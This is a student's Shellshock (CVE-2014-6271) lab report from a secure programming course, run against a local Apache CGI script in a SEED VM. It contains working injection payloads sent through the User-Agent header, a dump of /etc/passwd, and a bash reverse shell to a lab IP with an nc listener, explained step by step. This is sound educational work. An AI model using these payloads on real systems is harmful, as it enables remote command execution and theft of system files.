

Jorge Avila (1001543128)

Professor Trey

Secure Programming

24 February 2021

Shellshock Attack Lab

Task 1:

In this task we are going to create the vulnerability that was given the name Shellshock Vulnerability (CVE-2014-6271). This vulnerability “exploited a mistake made by bash” as referred to in the lecture notes causing the parent process to pass function definitions to a child process through the environment variables. In the code shown below, you can readily see the bug parsing the input by the user.

```
void initialize_shell_variables (env, privmode)
    char **env;
    int privmode;
{
    ...
    for (string_index = 0; string = env[string_index++];) {
        ...
        /* If exported function, define it now. Don't import
           functions from the environment in privileged mode. */
        if (privmode == 0 && read_but_dont_execute == 0 &&          ①
            STREQN ("() {", string, 4)) {
            ...
            // Shellshock vulnerability is inside:
            parse_and_execute(temp_string, name,                      ②
                             SEVAL_NONINT|SEVAL_NOHIST);
        }
    }
    (the rest of code is omitted)
```

In continuation with the task, the process below is what I have done:

```

[02/10/21]seed@VM:~$ foo = '() { echo "HI"; }'
[02/10/21]seed@VM:~$ echo $foo
() { echo "HI"; }
[02/10/21]seed@VM:~$ declare -f foo
[02/10/21]seed@VM:~$ export foo

[02/10/21]seed@VM:~$ /bin/bash_shellshock ←
[02/10/21]seed@VM:~$ echo $foo
[02/10/21]seed@VM:~$ declare -f foo
foo ()
{
    echo "HI"
}
[02/10/21]seed@VM:~$ foo
HI
[02/10/21]seed@VM:~$

```

```

Terminal
[03/01/21]seed@VM:~$ foo='(){ echo "HI";}'
[03/01/21]seed@VM:~$ echo $foo
(){ echo "HI";}
[03/01/21]seed@VM:~$ declare -f foo
[03/01/21]seed@VM:~$ export foo
[03/01/21]seed@VM:~$ /bin/bash_shellshock
[03/01/21]seed@VM:~$ echo $foo
(){ echo "HI";}
[03/01/21]seed@VM:~$ declare -f foo
[03/01/21]seed@VM:~$ foo

```

You can see where the arrow is, a child process was called and that environment variable that we just created will then become a function definition in the child bash process. As opposed to the bottom snippet from the command line terminal, it continued to stay as a variable instead of a function when a child process was induced from `/bin/bash`. This was happening for a long time

until 2014, where the environment variable was made into shell variables. This can be referred back to the code snippet as shown previously.

```
[02/10/21]seed@VM:~$ foo='() { echo "Using good bash"; }'
[02/10/21]seed@VM:~$ echo $foo
() { echo "Using good bash"; }
[02/10/21]seed@VM:~$ declare -f foo
[02/10/21]seed@VM:~$ export foo
[02/10/21]seed@VM:~$ /bin/bash
[02/10/21]seed@VM:~$ echo $foo
() { echo "Using good bash"; }
[02/10/21]seed@VM:~$ declare -f foo
[02/10/21]seed@VM:~$ foo
No command 'foo' found, did you mean:
Command 'woo' from package 'python-woo' (universe)
Command 'fop' from package 'fop' (universe)
Command 'fgo' from package 'fgo' (universe)
Command 'fio' from package 'fio' (universe)
Command 'fox' from package 'objcryst-fox' (universe)
Command 'zoo' from package 'zoo' (universe)
Command 'goo' from package 'goo' (universe)
Command 'fog' from package 'ruby-fog' (universe)
foo: command not found
[02/10/21]seed@VM:~$
```

```

[03/01/21]seed@VM:~$ foo='() {echo "using good bash"; }'
[03/01/21]seed@VM:~$ echo $foo
() {echo "using good bash"; }
[03/01/21]seed@VM:~$ declare -f foo
[03/01/21]seed@VM:~$ export foo
[03/01/21]seed@VM:~$ /bin/bash
[03/01/21]seed@VM:~$ echo $foo
() {echo "using good bash"; }
[03/01/21]seed@VM:~$ declare -f foo
[03/01/21]seed@VM:~$ foo
No command 'foo' found, did you mean:
Command 'woo' from package 'python-woo' (universe)
Command 'goo' from package 'goo' (universe)
Command 'fog' from package 'ruby-fog' (universe)
Command 'fgo' from package 'fgo' (universe)
Command 'fox' from package 'objcryst-fox' (universe)
Command 'zoo' from package 'zoo' (universe)
Command 'fop' from package 'fop' (universe)
Command 'fio' from package 'fio' (universe)
foo: command not found
[03/01/21]seed@VM:~$

```

Task 2:

In this task we are going to create a simple **CGI** program called **myprog.c** that prints Hello World using the following shell script:


```

#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"

```

Then we are instructed to place this file in **/usr/lib/cgi-bin** directory, set the permission to **755** so that the execution bit is turned on and finally allow root privileges since the file is only writable by root. All of this is shown below:




```

Terminal
[02/13/21]seed@VM:~$ pwd
/home/seed
[02/13/21]seed@VM:~$ vi myprog.cgi
[02/13/21]seed@VM:~$ pwd
/home/seed
[02/13/21]seed@VM:~$ sudo mv myprog.cgi /usr/lib/cgi-bin
[02/13/21]seed@VM:~$ cd /usr/lib/cgo-bin
bash: cd: /usr/lib/cgo-bin: No such file or directory
[02/13/21]seed@VM:~$ cd /usr/lib/cgi-bin
[02/13/21]seed@VM:~/../cgi-bin$ ls
myprog.cgi
[02/13/21]seed@VM:~/../cgi-bin$ ls -l myprog.cgi
-rw-rw-r-- 1 seed seed 85 Feb 13 21:46 myprog.cgi
[02/13/21]seed@VM:~/../cgi-bin$ sudo chmod 755 myprog.cgi
[02/13/21]seed@VM:~/../cgi-bin$ ls -l myprog.cgi
-rwxr-xr-x 1 seed seed 85 Feb 13 21:46 myprog.cgi
[02/13/21]seed@VM:~/../cgi-bin$

```

Next thing is to access this CGI program from the web by using

http:localhost/cgi-bin/myprog.cgi or using the *curl* command. I decided to use the *curl* command as shown below.



```

Terminal
[02/13/21]seed@VM:~/../cgi-bin$ curl http:localhost/cgi-bin/myprog.cgi
curl: (6) Could not resolve host: http
[02/13/21]seed@VM:~/../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi
Hello World
[02/13/21]seed@VM:~/../cgi-bin$

```

Mozilla Firefox

File Edit View History Bookmarks Tools Help

Inbox (249) - Jorge Juarez x localhost/cgi-bin/myprog.cgi x

localhost/cgi-bin/myprog.cgi

Most Visited SEED Labs Sites for Labs

Hello World


Task 3:

In this task we are going to exploit the shellshock vulnerability in a bash-based CGI program and the way this is a vulnerability is because attackers need to be able to pass their data to the vulnerable bash program and the data needs to be passed via an environment variable. Similar to the above task as before, we are going to create a file with the following contents:

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "***** Environment Variables *****"
strings /proc/$$?environ
```

The following (*below*) was produced.




```
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
HTTP_CACHE_CONTROL=max-age=0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=42404
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
```

When Apache creates a child process, it provides all the environment variables for the bash programs. We know that we are using the bash that is unsafe to use, so it actually passes all those

environment variables to the child process as well. So in order for this to succeed we want those environment variables to the vulnerable bash. The way this occurs is by a diagram like this:

How Web Server Invokes CGI Programs



There are fields that are able to be client defined (which can be customizable by the user) and when it is being sent to the server, it can be used for different things. This is how we get data, by using the “-A” option of the command line tool “curl” to change the user-agent field to whatever we want (as explained in lecture). So when the web server forks off a child it also brings that variable down with it as shown below:

```
[02/13/21]seed@VM:~/cgi-bin$ curl -A "Jorge Avila" -v
http://localhost/cgi-bin/myprog.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: Jorge Avila
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 14 Feb 2021 03:20:27 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
```

```

< Transfer-Encoding: chunked
< Content-Type: text/plain
<

***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Jorge Avila
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost
Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=42422
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
* Connection #0 to host localhost left intact
[02/13/21]seed@VM:.../cgi-bin$

```

Task 4:

Using the User-Agent header field as shown below:

```

[02/13/21]seed@VM:.../cgi-bin$ curl -A '() { echo "hello";}; echo
Content_type: text/plain; echo; /bin/cat /etc/passwd'
http://localhost/cgi-bin/myprog.cgi

```




```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd
Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
messagebus:x:106:110:./var/run/dbus:/bin/false
uidd:x:107:111:./run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116:./nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip
daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management
daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech
Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false

```

```
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
jorge:x:1001:1001::/home/jorge:
[02/13/21]seed@VM:.../cgi-bin$
```

So similarly to the example in class launching the shellshock attack with running our `/bin/ls`, everything gets executed therefore “By default web servers run the www-data user ID in ubuntu.” (lecture) So, we cannot take over the server, but still make a few damages. The reason this was able to execute was the same concept as earlier in the report. The ‘() {‘ indicated a process to the child that used the agent field against it to create this attack.



```
Terminal
[02/13/21]seed@VM:.../cgi-bin$ curl -A '() { echo "hello
";}; echo Content_type: text/plain; echo; /bin/cat /etc/
shadow' http://localhost/cgi-bin/myprog.cgi
[02/13/21]seed@VM:.../cgi-bin$
```

After using the same command as above, I could not view the `etc/shadow` file because it is root owned.

Task 5:


The shellshock vulnerability allows attacks to run interactively with the victims (targets) machine. They get in control of their machine and use a method called reverse shell. This is

being controlled remotely by the attacker and gives feedback on the attackers machine, so that they can see what is happening. I am now going to demonstrate how to do a reverse shell by the following pictures.

First things first we are introduced to a command called netcat [nc] that opens and listens to *TCP/UDP* connections. The example from class used port **9090**, therefore I will be using the same port for this demonstration. A problem that I came across was that I did not add the executable bit to the CGI file (make sure that is on), in addition my VM was faulty and used the correct address, in order to do that you have to add the following:

```
[02/14/21]seed@VM:~$ ifconfig
[02/14/21]seed@VM:~$ 10.0.2.15 //excluded the rest
[02/14/21]seed@VM:~$ [02/14/21]seed@VM:~$ curl -A '() { "Reverseeeee
Shell";}; echo Content_type: text/plain; echo; echo; /bin/bash -i >
/dev/tcp/10.0.2.15/9090 0<&1 2>&1'
http://localhost/cgi-bin/myprog.cgi
```

Once I ran the commands and was successful to connect here is the following screenshots that allowed me to now use the attackers machine to see the targets information.



```
[02/14/21]seed@VM:~/cgi-bin$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, sport 36226)
bash: cannot set terminal process group (2277): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
www-data@VM:/usr/lib/cgi-bin$ cat myprog.cgi
cat myprog.cgi
#!/bin/bash shellshock

echo "Content-type: text/plain"
echo
echo "*** ENV VARS ***"
strings /proc/$$/environ
www-data@VM:/usr/lib/cgi-bin$
```

```
drwxr-xr-x 3 seed seed 4096 Jan 14 2018 Pictures
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Public
drwxr-xr-x 4 seed seed 4096 May 9 2018 source
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Templates
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Videos
[02/14/21]seed@VM:~$ ls -l myprog.cgi
ls: cannot access 'myprog.cgi': No such file or directory
[02/14/21]seed@VM:~$ curl -A '()' { "Reverseeeee Shell";}; echo Content-type: tex
t/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1' http://lo
calhost/cgi-bin/myprog.cgi
[02/14/21]seed@VM:~$ curl -A '()' { "Reverseeeee Shell";}; echo Content-type: tex
t/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1' http://lo
calhost/cgi-bin/myprog.cgi
ls
```

Now explaining why all of this, on how it works in summary. We first create a netcat that listener that is instantiated on the attackers machine which will run the exploit on the server machine that contains the reverse shell command which is:

```
/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1
```

Once the command is run we will surely see a connection from the server machine as illustrated on the screenshots above (which uses *ifconfig*). Now we have successfully created a shellshock.

Now going back to the reverse shell command is broken up into four major components:

1. **/bin/bash -i** : creates a new shell prompt where the 'i' flag makes it interactive so that we can do this attack.
2. **> /dev/tcp/ip_address/port_number** : This allows the standard-out to be redirected to that TCP connection to that specific port, which in our case is 10.0.2.15 and port number 9090. Some companies will not let you use certain ports, but for this practice 9090 works just as fine.
3. **0<&1** - *File descriptor left side*: 0 stands for standard in and 1 stands for standard out.

So, basically <& represents to use stdout device as the *stdin* which allows us to remotely use shell commands without the target's knowledge. Since *stdout* is already on that TCP connection the shell program will receive input from that connection.

4. **2>&1** - *File descriptor right side*: the 2 in this part of the command stands for standard-error (stderr). When this command is being executed that means any error will be redirected to that TCP connection instead of that machine. And that is how shellshock vulnerability occurs using the reverse shell.

Task 6:

In the my prog.cgi instead of having the vulnerable shellshock, I switched out the shebang with the following:

```
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "***** Environment Variables *****"
strings /proc/$$?environ
```

Now using the command:

```
[02/13/21]seed@VM:~/cgi-bin$ curl -A "Jorge Avila" -v
http://localhost/cgi-bin/myprog.cgi
```


The output is shown below:

```
[02/14/21]seed@VM:~/cgi-bin$ curl -A "This is Jorge Avila" -v
http://localhost/cgi-bin/myprog.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
```

```
> User-Agent: This is Jorge Avila
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 14 Feb 2021 19:25:41 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
** ENV VARS **
HTTP_HOST=localhost
HTTP_USER_AGENT=This is Jorge Avila
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost
Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=46462
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
* Connection #0 to host localhost left intact
[02/14/21]seed@VM:.../cgi-bin$
```


version will not continue to work. So what I learned is that environment variables are still allowed to be passed, but making them function variables from the diagram below:

